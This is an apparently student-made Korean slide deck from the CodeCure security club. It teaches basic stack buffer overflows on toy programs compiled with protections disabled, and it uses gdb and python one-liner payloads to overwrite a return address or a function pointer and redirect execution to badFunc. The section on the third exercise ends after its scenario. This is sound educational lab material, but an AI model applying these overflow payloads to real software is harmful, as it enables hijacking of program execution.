

BufferOverflow

- Basic -

안태진(taejin@codecure.smuc.ac.kr)

상명대학교 보안동아리 CodeCure

목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice


Introduction

- BufferOverflow (BOF)? (1/3)

- 표준 입력을 수행하는 함수 (gets(), scanf())의 취약점을 이용한 공격
- 기존의 버퍼 크기보다 더 큰 문자열을 입력해 공격자가 원하는 실행흐름을 얻게 하는 공격
- 함수의 Return 값을 변경하여 공격자가 원하는 함수를 실행

Introduction

- BufferOverflow (BOF)? (2/3)



Introduction

- BufferOverflow (BOF)? (3/3)
 - BOF를 위해 알아야 하는 값
 - 공격하려는 함수의 주소
 - buffer와 return값까지의 거리
 - 모두 Debugging을 통해 알아낼 예정
 - 현재 BOF 공격은 많은 방어 기법이 존재
 - e.g., Stack Canary, ASLR, PIE etc.
 - 이 방어 기법들을 우회하긴 어려우니 방어 기법 off하고 실습할 예정

목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln1

- Scenario (1/2)

- justFunc 함수에서 gets 함수로 표준 입력을 받고, puts 함수로 표준 출력해주는 프로그램
- 아주 기본적인 BOF 취약점 존재하는 프로그램

- 취약점


- vulnFunc 함수에서 gets 함수 호출

- 공격 시나리오

- vulnFunc에서 스택에 저장되어 있는 RET 값을 BOF를 이용하여 변경한 뒤 badFunc로 Return하게 함

vuln1

- Scenario (2/2)



목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln1

- Practice (1/7)
- Compile Option
 - -fno-stack-protector : Canary ❌
 - -no-pie : PIE ❌
 - -z norelro : relro ❌

```
jin-desk@JIN-DESK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln1 vuln1.c
vuln1.c: In function 'vulnFunc':
vuln1.c:20:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
  gets(buffer);
  ^~~~~
  fgets
/tmp/ccuf1lBp.o: In function `vulnFunc':
vuln1.c:(.text+0x38): warning: the `gets' function is dangerous and should not be used.
```

vuln1

- Practice (2/7)
 - 방어 기법 확인
 - 파이썬 pwn툴 이용
 - `python -c "import pwn; pwn.ELF('./vuln1')"`

```
jln-desk@JIN-DESK:~/CodeCure$ python -c "import pwn; pwn.ELF('./vuln1')"  
[*] '/home/jln-desk/CodeCure/vuln1'  
Arch:      amd64-64-little  
RELRO:     No RELRO  
Stack:     No canary found  
NX:        NX enabled  
PIE:       No PIE (0x400000)
```

vuln1

- Practice (3/7)

- vuln1 실행

- ./vuln1

```
j1n-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCure
CodeCure
```

- 16byte 넘는 값 입력

```
j1n-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
Segmentation fault (core dumped)
```

- Segmentation fault 에러 발생

vuln1

- Practice (4/7)
- gdb로 badFunc 함수 위치 알아내기 1
 - info function (0x400507)

```
jln-desk@JIN-DESK:~/CodeCure$ gdb -q vuln1
Reading symbols from vuln1...(no debugging symbols found)...done.
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x00000000004003c8  _init
0x00000000004003f0  puts@plt
0x0000000000400400  gets@plt
0x0000000000400410  _start
0x0000000000400440  _dl_relocate_static_pie
0x0000000000400450  deregister_tm_clones
0x0000000000400480  register_tm_clones
0x00000000004004c0  __do_global_ctors_aux
0x00000000004004f0  frame_dummy
0x00000000004004f7  main
0x0000000000400507  badFunc
0x000000000040051a  vulnFunc
0x0000000000400550  __libc_csu_init
0x00000000004005c0  __libc_csu_fini
0x00000000004005c4  _fini
```

vuln1

- Practice (5/7)
- gdb로 badFunc 함수 위치 알아내기 2
 - pdisas badFunc (0x400507)

```
gdb-peda$ pdisas badFunc
Dump of assembler code for function badFunc:
0x0000000000400507 <+0>:      push    rbp
0x0000000000400508 <+1>:      mov     rbp, rsp
0x000000000040050b <+4>:      lea     rdi, [rip+0xc2]          # 0x4005d4
0x0000000000400512 <+11>:     call   0x4003f0 <puts@plt>
0x0000000000400517 <+16>:     nop
0x0000000000400518 <+17>:     pop     rbp
0x0000000000400519 <+18>:     ret
End of assembler dump.
```

vuln1

- Practice (6/7)
 - gdb로 RET까지의 거리 알아내기
 - gets의 인자로 전달하는 값 확인 (rbp-0x10)
 - buffer 크기(0x10) + SFP(8bytes) = 0x18

```
gdb-peda$ pdisas vulnFunc
Dump of assembler code for function vulnFunc:
0x00000000040051a <+0>:      push    rbp
0x00000000040051b <+1>:      mov     rbp, rsp
0x00000000040051e <+4>:      sub     rsp, 0x10
0x000000000400522 <+8>:      lea     rax, [rbp-0x10]
0x000000000400526 <+12>:     mov     rdi, rax
0x000000000400529 <+15>:     mov     eax, 0x0
0x00000000040052e <+20>:     call   0x400400 <gets@plt>
0x000000000400533 <+25>:     lea     rax, [rbp-0x10]
0x000000000400537 <+29>:     mov     rdi, rax
0x00000000040053a <+32>:     call   0x4003f0 <puts@plt>
0x00000000040053f <+37>:     nop
0x000000000400540 <+38>:     leave
0x000000000400541 <+39>:     ret
End of assembler dump.
```

vuln1

- Practice (7/7)

- python과 pipeline을 이용하여 원하는 값 input으로 입력
 - python : 16진수 그대로 입력하기 위해 사용 (python -c)
 - pipeline : 프로그램의 input 값으로 특정한 값 이용하기 위해 사용 (|)
 - (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1

```
jIn-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|@
Hahaha You're hacked
```

- buffer + SFP 길이(0x18) 만큼 아무 값으로 채움
- little endian 방식으로 badFunc 시작 주소 입력

AAAAAAAAAAAAAAAAAAAA

AAAAAAAA

Wx07Wx05Wx40

main의 지역 변수 공간

main이전의 RBP

목 차

- Introduction
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 - Scenario
 - Practice
 - Result
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 - Scenario
 - Practice

vuln1

- Result

- 기존: buffer의 크기가 넘어가면 출력은 제대로 해주지만 Segmentation 오류 발생

```
jin-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
Segmentation fault (core dumped)
```

- 공격 후: RET의 값을 변경하여 badFunc 함수 호출

```
jin-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1
AAAAAAAAAAAAAAAAAAAAAAAAAAAA|@
Hahaha You're hacked
```

목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
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 - Scenario
 - Practice
 - Result
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 - Scenario
 - Practice

vuln2

- Scenario (1/3)

- 함수 포인터에 justFunc의 주소 값 저장, fp 호출

```
jin-book@JIN-BOOK:~/CodeCure$ ./vuln2  
CodeCure  
Just Function.
```

- 72bytes 이상 값 입력하면 segmentation fault 오류 발생

```
jin-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 72") | ./vuln2  
Segmentation fault (core dumped)  
jin-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 71") | ./vuln2  
Just Function.
```

- 이전의 공격은 원래의 main 함수로 돌아오지 못해서 비정상적으로 종료되지만, 이 프로그램은 정상 종료 가능

vuln2

- Scenario (2/3)

- 취약점



- 함수 포인터를 이용한 공격
- main에서 gets 함수 호출

- 공격 시나리오

- buffer를 overflow하여 fp의 주소를 변경, fp를 호출할때 badFunc으로 이동하게 함

vuln2

- Scenario (3/3)



목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln2

- Practice (1/4)
- Compile Option
 - -fno-stack-protector : Canary ❌
 - -no-pie : PIE ❌
 - -z norelro : relro ❌

```
jln-book@JIN-BOOK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln2 vuln2.c
vuln2.c: In function 'main':
vuln2.c:13:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(buffer);
    ^~~~
    fgets
/tmp/ccqb9S8t.o: In function `main':
vuln2.c:(.text+0x20): warning: the `gets' function is dangerous and should not be used.
```


vuln2

- Practice (2/4)
 - buffer의 시작 주소부터 fp까지의 거리 알아내기
 - pdisas main
 - $\text{buffer}(0x50) - \text{fp}(0x8) = 0x48$

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
0x00000000004004f7 <+0>:    push    rbp
0x00000000004004f8 <+1>:    mov     rbp, rsp
0x00000000004004fb <+4>:    sub     rsp, 0x50
0x00000000004004ff <+8>:    lea     rax, [rip+0x3a]          # 0x400540 <justFunc>
0x0000000000400506 <+15>:   mov     QWORD PTR [rbp-0x8], rax <- fp의 시작주소
0x000000000040050a <+19>:   lea     rax, [rbp-0x50]          <- buffer의 시작주소
0x000000000040050e <+23>:   mov     rdi, rax
0x0000000000400511 <+26>:   mov     eax, 0x0
0x0000000000400516 <+31>:   call    0x400400 <gets@plt>
0x000000000040051b <+36>:   mov     rdx, QWORD PTR [rbp-0x8]
0x000000000040051f <+40>:   mov     eax, 0x0
0x0000000000400524 <+45>:   call    rdx
0x0000000000400526 <+47>:   mov     eax, 0x0
0x000000000040052b <+52>:   leave
0x000000000040052c <+53>:   ret
End of assembler dump.
```

vuln2

- Practice (3/4)
 - badFunc 시작 주소 알아내기
 - info function

```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x0000000004003c8  _init
0x0000000004003f0  puts@plt
0x000000000400400  gets@plt
0x000000000400410  _start
0x000000000400440  _dl_relocate_static_pie
0x000000000400450  deregister_tm_clones
0x000000000400480  register_tm_clones
0x0000000004004c0  __do_global_ctors_aux
0x0000000004004f0  frame_dummy
0x0000000004004f7  main
0x00000000040052d  badFunc
0x000000000400540  justFunc
0x000000000400560  __libc_csu_init
0x0000000004005d0  __libc_csu_fini
0x0000000004005d4  _fini
```

vuln2

- Practice (4/4)

- python 이용하여 공격

- (python -c "print 'A' * 0x48 + '\x2d\x05\x40'") | ./vuln2

```
jln-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x48 + '\x2d\x05\x40'") | ./vuln2
Hahaha, you're hacked
```

- BOF 이용하여 fp의 값 badFunc의 시작 주소로 갱신,
badFunc 함수 호출

목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln2

- Result

- 기존의 프로그램은 72 bytes 미만의 값을 입력하면 무조건 justFunc 함수 실행

```
jln-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 71") | ./vuln2
Just Function.
```

- 하지만 72bytes 이후에 원하는 함수의 시작 주소 넣으면 그 함수 실행

```
jln-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x48 + '\x2d\x05\x40'") | ./vuln2
Hahaha, you're hacked
```

- badFunc의 주소 (0x40052d) 입력하여 badFunc 실행

목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln3

- Scenario (1/3)

- 명령행 인자로 전달된 값을 strcpy 함수를 이용하여 buffer에 저장, 출력하는 프로그램

```
jln-book@JIN-BOOK:~/CodeCure$ ./vuln3 CodeCure  
buffer: CodeCure
```

- 명령행 인자로 24bytes 미만 입력하면 잘 수행, 이상 입력하면 segmentation fault 오류 발생

```
jln-book@JIN-BOOK:~/CodeCure$ ./vuln3 $(python -c "print 'A' * 23")  
buffer: AAAAAAAAAAAAAAAAAAAAAAAAAA  
jln-book@JIN-BOOK:~/CodeCure$ ./vuln3 $(python -c "print 'A' * 24")  
buffer: AAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)
```


